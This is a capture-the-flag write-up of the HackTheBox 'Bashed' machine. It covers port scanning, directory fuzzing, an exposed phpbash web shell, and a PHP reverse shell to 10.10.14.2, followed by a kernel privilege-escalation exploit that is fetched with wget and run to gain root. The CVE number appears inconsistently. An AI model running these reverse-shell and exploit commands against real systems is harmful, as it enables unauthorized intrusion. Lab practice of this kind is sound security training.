
1.0 - High Level Summary

1.1 - Host Summary

> hostname, IP, OS, ports open / services on them
Hostname: Bashed
IP: 10.10.10.68
PORT STATE SERVICE REASON VERSION
80/tcp open http syn-ack ttl 63 Apache httpd 2.4.18
OS: Linux (Ubuntu)

1.2 - Attack Surface Summary

> high level overview of exploitable services / potential
First fuzzing:
```fuff
ffuf -u http://bashed.htb/FUZZ -w /opt/OSCP/SecLists/Discovery/Web-Content/raft-medium-directories.txt -t 200 -c
```
→ Result:
```fuff
fonts [Status: 301, Size: 308, Words: 20, Lines: 10]
dev [Status: 301, Size: 306, Words: 20, Lines: 10]
php [Status: 301, Size: 306, Words: 20, Lines: 10]
uploads [Status: 301, Size: 310, Words: 20, Lines: 10]
images [Status: 301, Size: 309, Words: 20, Lines: 10]
css [Status: 301, Size: 306, Words: 20, Lines: 10]
js [Status: 301, Size: 305, Words: 20, Lines: 10]
server-status [Status: 403, Size: 298, Words: 22, Lines: 12]
```
→ Access directory name “/dev”



→ Discovery the file “phpbash.php”, use this to get exploit machine.

```
www-data@bashed:/var/www/html/dev# id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@bashed:/var/www/html/dev# ls /home
arrexel
scriptmanager
```

1.3 - Exploitation Summary

> high level overview of the services you exploited
Access this link to get prompt /bin/bash shell on machine:
http://10.10.10.68/dev/phpbash.php
→ Get user flag
Setup reverse shell to get terminal prompt access machine

```php
php -r '$sock=fsockopen("10.10.14.2",4444);$proc=proc_open("/bin/sh -i", array(0=>$sock, 1=>$sock, 2=>$sock), $pipes);'
```

2.0 - Methodology and Walkthrough

2.1 - Enumeration

> scans and inital discover
##First scan
```nmap
nmap -Pn -sS --stats-every 3m --max-retries 1 --max-scan-delay 20 --defeat-rst-ratelimit -p1-65535 -oN /opt/OSCP/labs/HTB/68-Bashed/10.10.10.68.txt 10.10.10.68
```
→ Result:
```nmap
PORT   STATE SERVICE
80/tcp open  http
```
##Second scan
```nmap
nmap -Pn -nvv -sSV --version-intensity 9 -A -p 80 -oN /opt/OSCP/labs/HTB/68-Bashed/nmap-version.txt 10.10.10.68
```

→ Result:
```nmap
PORT   STATE SERVICE REASON         VERSION
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.18 ((Ubuntu))
```

→ Exploit via HTTP (PHPBash)

2.2 - Exploitation

> gaining a shell
Listening with netcat on Kali Machine:
```netcat
```

```
nc -nvlp 4444
```

Run reverse shell php with command:
```php
php -r '$sock=fsockopen("10.10.14.2",4444);$proc=proc_open("/bin/sh -i", array(0=>$sock, 1=>$sock, 2=>$sock), $pipes);'
```
→ Check netcat terminal on the Kali machine.

2.3 - Elevation

> methods used to gain SYSTEM / root
Transfer file “linpeas.sh” to machine
```linpeas.sh
 Possible Exploits
  [1] af_packet
      CVE-2016-8655
      Source: http://www.exploit-db.com/exploits/40871
  [2] exploit_x
      CVE-2018-14665
      Source: http://www.exploit-db.com/exploits/45697
  [3] get_rekt
      CVE-2017-16695
      Source: http://www.exploit-db.com/exploits/45010
```
Use CVE-2017-16695 to privilege root.
Compile the file exploit:
```searchsploit
searchsploit -m 45010
```
```gcc
gcc 45010.c -o cve-2017-16995
```
Tranfser this file name “cve-2017-16995” to folder /tmp on Bashed machine
```python3
python3 -m http.server
```
```wget
wget http://10.10.14.2:8000/cve-2017-16995
```

```chmod
chmod 777 cve-2017-16995
```
Execute exploit file and get root flag

./cve-2017-16995

→ Result:
```
www-data@bashed:/tmp$ ./cve-2017-16995
./cve-2017-16995
[.]
[.] t(-_-t) exploit for counterfeit grsec kernels such as KSPP and linux-hardened t(-_-t)
[.]
[.]   ** This vulnerability cannot be exploited at all on authentic grsecurity kernel **
[.]
[*] creating bpf map
[*] sneaking evil bpf past the verifier
[*] creating socketpair()
[*] attaching bpf backdoor to socket
[*] skbuff => ffff88003526a200
[*] Leaking sock struct from ffff880038646400
```

```
[*] Sock->sk_rcvtimeo at offset 472
[*] Cred structure at ffff880039562180
[*] UID from cred structure: 33, matches the current: 33
[*] hammering cred structure at ffff880039562180
[*] credentials patched, launching shell...
# id
id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
```

3.0 - Loot and Code

3.1 - Proof

> screenshot of whoami, ip, and flag

```
# id
id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
# cat /root/root.txt
cat /root/root.txt
cc4f0afe3a1026d402ba10329674a8e2
```

3.2 - Code Used

> full exploit code with source and highlights of changes

```Reverse_shell_php
php -r '$sock=fsockopen("10.10.14.2",4444);$proc=proc_open("/bin/sh -i", array(0=>$sock, 1=>$sock, 2=>$sock), $pipes);'

```

```Prives
    CVE-2017-16695
    Source: http://www.exploit-db.com/exploits/45010
```